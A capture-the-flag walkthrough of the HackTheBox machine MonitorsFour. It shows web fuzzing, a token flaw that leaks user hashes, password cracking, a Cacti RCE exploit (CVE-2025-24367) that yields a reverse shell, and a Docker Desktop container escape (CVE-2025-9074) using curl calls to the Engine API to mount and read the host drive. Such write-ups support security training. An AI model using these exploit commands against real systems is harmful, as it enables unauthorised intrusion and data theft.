
MonitorsFour
User
Requires 7 min to start all services, Ill just check if there's a web server to begin:
nmap -sV -p80,8080,8081,8000,8001 -Pn 10.129.246.131
Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-07 09:25 CET
Nmap scan report for 10.129.246.131
Host is up (0.032s latency).

PORT     STATE    SERVICE         VERSION
80/tcp   open     http            nginx
curl -I 10.129.246.131
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Sun, 07 Dec 2025 08:26:32 GMT
Content-Type: text/html
Content-Length: 138
Connection: keep-alive
Location: http://monitorsfour.htb/
Add the host to our /etc/hosts

There's a login page, tested admin:admin didn't work.
Trough reset password or login there doesn't seem to be a way to leak usernames, let's fuzz:
ffuf -c -w `fzf-wordlists` -u "http://monitorsfour.htb/FUZZ"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 51ms]
.htpasswd               [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 50ms]
.htaccess               [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 54ms]
.env                    [Status: 200, Size: 97, Words: 1, Lines: 6, Duration: 101ms]
contact                 [Status: 200, Size: 367, Words: 34, Lines: 5, Duration: 47ms]
controllers             [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 33ms]
forgot-password         [Status: 200, Size: 3099, Words: 164, Lines: 84, Duration: 75ms]
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 48ms]
static                  [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 63ms]
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 194ms]
views                   [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 62ms]
:: Progress: [4750/4750] :: Job [1/1] :: 303 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
Ok appart from the new pages, there's a .env file:
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
I tried those credentials on the web login but no luck.
I think it's time to do the full nmap. While waiting I'll check the other pages:
/contact:Warning: include(/var/www/app/views/contact.php): Failed to open stream: No such file or directory in /var/www/app/Router.php on line 110 Warning: include(): Failed opening '/var/www/app/views/contact.php' for inclusion (include_path='.:/usr/local/lib/php') in /var/www/app/Router.php on line 110/user:{"error":"Missing token parameter"}
The nmap scan only showed a new 5985/tcp open wsman:
Let's look at WinRM:
nxc winrm 10.129.246.131 -u '' -p ''
# WINRM       10.129.246.131  5985   MONITORSFOUR     [*] Windows 11 / Server 2025 Build 26100 (name:MONITORSFOUR) (domain:MonitorsFour)
# WINRM       10.129.246.131  5985   MONITORSFOUR     [-] MonitorsFour\:
I also tested with the DB credentials but it doesn't work. Let's try to find vHosts:
ffuf -c -w `fzf-wordlists` -u "http://monitorsfour.htb/" -H "Host: FUZZ.monitorsfour.htb" -fs 138
#
#         /'___\  /'___\           /'___\
#        /\ \__/ /\ \__/  __  __  /\ \__/
#        \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
#         \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
#          \ \_\   \ \_\  \ \____/  \ \_\
#           \/_/    \/_/   \/___/    \/_/
#
#        v2.1.0
# ________________________________________________
#
#  :: Method           : GET
#  :: URL              : http://monitorsfour.htb/
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
#  :: Header           : Host: FUZZ.monitorsfour.htb
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
#  :: Filter           : Response size: 138
# ________________________________________________
#
# cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 46ms]
# :: Progress: [4989/4989] :: Job [1/1] :: 1190 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

I tried the DB credentials and admin:admin no luck. Let's fuzz:
ffuf -c -w `fzf-wordlists` -u "http://cacti.monitorsfour.htb/cacti/FUZZ" -fs 0 -e .php
#
#         /'___\  /'___\           /'___\
#        /\ \__/ /\ \__/  __  __  /\ \__/
#        \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
#         \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
#          \ \_\   \ \_\  \ \____/  \ \_\
#           \/_/    \/_/   \/___/    \/_/
#
#        v2.1.0
# ________________________________________________
#
#  :: Method           : GET
#  :: URL              : http://cacti.monitorsfour.htb/cacti/FUZZ
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
#  :: Extensions       : .php
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
#  :: Filter           : Response size: 0
# ________________________________________________
#
# .hta                    [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 40ms]
# .htaccess               [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 42ms]
# .htpasswd               [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 47ms]
# LICENSE                 [Status: 200, Size: 15171, Words: 2581, Lines: 280, Duration: 51ms]
# _vti_bin/shtml.dll      [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 130ms]
# about.php               [Status: 200, Size: 14320, Words: 604, Lines: 275, Duration: 3044ms]
# cache                   [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 40ms]
# cmd.php                 [Status: 200, Size: 93, Words: 12, Lines: 2, Duration: 95ms]
# contrib                 [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 45ms]
# docs                    [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 38ms]
# graph.php               [Status: 200, Size: 14304, Words: 604, Lines: 275, Duration: 457ms]
# help.php                [Status: 200, Size: 14319, Words: 604, Lines: 275, Duration: 474ms]
# host.php                [Status: 200, Size: 14319, Words: 604, Lines: 275, Duration: 594ms]
# images                  [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 47ms]
# include                 [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 33ms]
# install                 [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 223ms]
# index.php               [Status: 200, Size: 14320, Words: 604, Lines: 275, Duration: 435ms]
# index.php               [Status: 200, Size: 14320, Words: 604, Lines: 275, Duration: 763ms]
# jhtml                   [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 53ms]
# lib                     [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 38ms]
# log                     [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 63ms]
# links.php               [Status: 200, Size: 14320, Words: 604, Lines: 275, Duration: 668ms]
# phtml                   [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 109ms]
# plugins                 [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 70ms]
# plugins.php             [Status: 200, Size: 14322, Words: 604, Lines: 275, Duration: 564ms]
# resource                [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 194ms]
# rhtml                   [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 98ms]
# scripts                 [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 65ms]
# service                 [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 63ms]
# settings.php            [Status: 200, Size: 14323, Words: 604, Lines: 275, Duration: 273ms]
# shtml                   [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 35ms]
# sites.php               [Status: 200, Size: 14320, Words: 604, Lines: 275, Duration: 377ms]
# tree.php                [Status: 200, Size: 14319, Words: 604, Lines: 275, Duration: 699ms]
# utilities.php           [Status: 200, Size: 14324, Words: 604, Lines: 275, Duration: 840ms]
# xhtml                   [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 56ms]
# ~http                   [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 95ms]
# ~httpd                  [Status: 403, Size: 146, Words: 3, Lines: 8, Duration: 100ms]
# :: Progress: [9500/9500] :: Job [1/1] :: 320 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
There's a lot but it's all mostly useless, all .php pages just render the login page, all directories redirect to index.php, there's one interesting file cmd.php:
#!/usr/bin/env php
This script is only meant to run at the command line.
But I can't get it to do anything. Looking at the version of Cacti 1.2.28:
- CVE-2025-22604: RCE trough custom OID injection in multi-line SNMP parser. A bit complex but seems powerful.
- CVE-2025-24367: Authenticated RCE via PHP in graph templates. More straightforward.
- Then we have a bunch of other vulnerabilities like SQLi trough templates, LFI trough config.
I'll keep this in mind.
Ok let's go back to the main site. Calling /user complains about a missing token if we pass a ?token= parameter it gives us a new error: {"error":"Invalid or missing token"}, after trying a couple things, I found that ?token=0 gives:
[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
Let's see if we can crack these:
admin:56b32eb43e6f15395f6c46c1c9e1cd36
mwatson:69196959c16b26ef00b77d82cf6eb169
janderson:2a22dcf99190c322d974c8df5ba3256b
dthompson:8d4a7e7fd08555133e056d9aacb1e519
John has a weird naming convention for MD5:
john --format='dynamic=md5($p)' --wordlist=`fzf-wordlists` hashes.txt
# Using default input encoding: UTF-8
# Loaded 4 password hashes with no different salts (dynamic=md5($p) [128/128 SSE2 4x3])
# Warning: no OpenMP support for this hash type, consider --fork=8
# Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
# Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
wonderful1       (admin)
# 1g 0:00:00:00 DONE (2025-12-07 13:15) 1.429g/s 20490Kp/s 20490Kc/s 61497KC/s !!ohmigosh!!123..*7¡Vamos!
# Use the "--show --format=dynamic=md5($p)" options to display all of the cracked passwords reliably
# Session completed.
With the credentials admin:wonderful1 we gain access to the monitorsfour.htb admin panel, lots of mock data, we see something about API keys in the changelog:
Integrated API user management with token-based authentication, enabling external systems to automate tasks such as retrieving user data, managing resources, and interacting with the platform securely.

But appart from that nothing more, we know that Admin is Marcus Higgins, I tried some new credentials on the http://cacti.monitorsfour.htb admin:wonderful1, mhiggings:wonderful1, marcus:wonderful1, and that last one worked!

From cacti, I looked around for POC's for the two critical CVE's I found previously and found one by the maker of the machine CVE-2025-24367 (Kind of a weird flex):
Using it we get:
python3 Cacti_RCE_CVE-2025-24367.py -u marcus -p wonderful1 -i 10.10.14.62 -l 4444 --url http://cacti.monitorsfour.htb --proxy
# [+] Cacti Instance Found!
# [+] Serving HTTP on port 80
# [+] Login Successful!
# [+] Got graph ID: 226
# [i] Created PHP filename: yQild.php
# [+] Got payload: /bash
# [i] Created PHP filename: Z2mck.php
# [+] Hit timeout, looks good for shell, check your listener!
# [+] Stopped HTTP server on port 80
And on our listener we get a shell:
nc -lvnp 4444
# listening on [any] 4444 ...
whoami
# www-data
uname -a
# Linux 821fbd6a43fa 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu Jun  5 18:30:46 UTC 2025 x86_64 GNU/Linux
cd /home
ls
# marcus
cd marcus
ls
# user.txt
Root
Now that we're in the machine, I was looking for the mysql database we were shown before, but I can't find tcp/3306, looking at root I see .dockerenv, that interesting, going back to the admin of http://monitorsfour.htb, in the changelog I see:
Migrated MonitorsFour infrastructure to Windows and Docker Desktop 4.44.2, enabling containerized deployments for improved portability, scalability, and easier environment management.
That version of Docker Desktop is intersting, looking online we find: CVE-2025-9074, a Critical vulnerability in Docker Desktop, that allows a docker container escape trough a misconfiguration that leaves the Docker Engine API exposed. Trough this we can exploit docker but also interact with the host machine with the privileges of the user running Docker Desktop, which is probably Administrator in this case.
One note that seems very fitting to our case:
In some circumstances (e.g. Docker Desktop for Windows with WSL backend) it also allows mounting the host drive with the same privileges as the user running Docker Desktop.
Ok let's try to hit 192.168.65.7:2375
curl 192.168.65.7:2375
{"message":"page not found"}
I think we have an exploit! I found a blog post by the researchers at QwertySecurity that found this vulnerability. They give their payload to write a file on the host filesystem trough a mounted volume, I had to rewrite to curl because wget is missing on the container:
curl -sS -H 'Content-Type: application/json' --data-raw '{"Image":"alpine","Cmd":["sh","-c","echo pwned > /host_root/pwn.txt"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}' http://192.168.65.7:2375/containers/create > create.json
cid=$(cut -d'"' -f4 create.json)
curl -sS --data-raw '' http://192.168.65.7:2375/containers/$cid/start
Now we need to either get access from the current container to that new container, or be able to read files, or RCE, or any interaction really.
Let's explore the Docker Engine API a bit more, can we retrieve the list of containers?
curl -sS http://192.168.65.7:2375/containers/json
[
  {
    "Id": "821fbd6a43fa182c5c884990fe74c22a80c1ec36db6adee758fdfa69bd4675b1",
    "Names": [
      "/web"
    ],
    "Image": "docker_setup-nginx-php",


  {
    "Id": "c2bdd5d10cc52dc02e046bbedec91178cc2e6a12403e3323b7b120f7eb77c2b2",
    "Names": [
      "/mariadb"
    ],
]
We don't see our previous containers we created, this is probably because they exited right after starting them, and they stopped. Requesting /containers/json?all=true confirms this.
I found another POC that shows how to retrieve data from the new container via HTTP using archives, let's try that.
We will mount the host C:\ drive again, then retrieve the file via the archive endpoint.
curl -sS -H 'Content-Type: application/json' --data-raw '{"Image":"alpine","Cmd":["sh","-c","sleep 10"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}' http://192.168.65.7:2375/containers/create > create.json
cid=$(cut -d'"' -f4 create.json)
curl -sS --data-raw '' http://192.168.65.7:2375/containers/$cid/start
curl -sS http://192.168.65.7:2375/containers/$cid/archive?path=/host_root/Users/Administrator/Desktop -o Desktop.tar
tar -xf Desktop.tar
Desktop/
Desktop/desktop.ini
Desktop/root.txt
We kind of skipped WinRM and even having a real foothold on the host, which feels a bit unintended I asked a couple of people and they did the same.